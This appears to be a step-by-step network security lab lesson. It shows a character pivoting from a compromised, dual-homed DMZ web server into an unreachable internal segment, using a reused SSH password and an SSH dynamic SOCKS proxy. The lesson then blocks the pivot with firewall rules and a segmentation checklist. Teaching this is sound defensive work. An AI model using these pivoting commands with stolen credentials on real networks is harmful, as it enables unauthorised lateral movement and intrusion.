 Hack the Route Start learning Open app
The idea

Vanterpool's core inventory server sits on an internal segment with no route from where Emeric stands — his box cannot reach it at all. But the Kali box can reach the DMZ web box, and Emeric already owns it. Because that box is dual-homed (a foot in both networks), an SSH dynamic SOCKS proxy turns it into a relay: traffic Emeric sends it comes out on the core segment. The fix is segmentation that does not trust the DMZ host to reach in.
Steps
-
No route to the core
From the Kali box, the DMZ web box answers — but the internal core server does not. Nothing on the edge routes to the core segment.
emeric:~# curl -s -m5 http://10.0.1.10/ emeric:~# curl -s -m4 http://10.0.2.20/ -o /dev/null -w 'core http: %{http_code}\n' || echo 'core unreachable - no route' -
The box that stands in both networks
Emeric already holds the DMZ box's
deploylogin from an earlier phase. Log in and look at its interfaces: it has a foot in the core segment the edge cannot reach.emeric:~# sshpass -p 'D3ploy-rollout!24' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 deploy@10.0.1.10 'hostname; ip -4 -o addr show | grep -oE "10\.[0-9]+\.[0-9]+\.[0-9]+"'
-
Tunnel through the foothold
Open an SSH dynamic SOCKS proxy through the DMZ box:
-Dmakes a local proxy on Kali whose connections come out of the DMZ box, on the core segment. Then reach the core server through it.emeric:~# sshpass -p 'D3ploy-rollout!24' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 -f -N -D 1080 deploy@10.0.1.10; sleep 1; ss -ltn | grep 1080 emeric:~# curl -s -m8 --socks5-hostname localhost:1080 http://10.0.2.20/
-
Stop trusting the DMZ host to reach in
The pivot worked because the DMZ box — reachable from outside — was free to open connections into the core. Close that: deny the DMZ host from initiating to the core segment. Re-run the pivot and it fails. Then the checklist:
- Egress filtering / segmentation — a host in the DMZ, reachable from outside, must not be able to open fresh connections deeper in. Filter east-west traffic at the segment boundary, not only north-south at the perimeter.
- Least privilege on the foothold — disable SSH
AllowTcpForwardingwhere it is not needed, so a stolen login cannot be turned into a relay. - Monitor east-west — a DMZ web box suddenly opening SSH-relayed connections to the core is a strong signal; most perimeter monitoring never looks at traffic between internal segments.
Running this against a system whose owner has not authorised you in writing is an offence under laws like the UK Computer Misuse Act and the United States' CFAA — the engagement letter is what makes it a test and not a crime.
dmzweb:~# iptables -I OUTPUT -d 10.0.2.20 -j REJECT && iptables -S OUTPUT | grep 10.0.2.20
emeric:~# sshpass -p 'D3ploy-rollout!24' ssh -o StrictHostKeyChecking=no -o ConnectTimeout=5 -f -N -D 1082 deploy@10.0.1.10; sleep 1; curl -s -m8 --socks5-hostname localhost:1082 http://10.0.2.20/ || echo 'pivot blocked - DMZ cannot reach the core'
Run these steps on real machines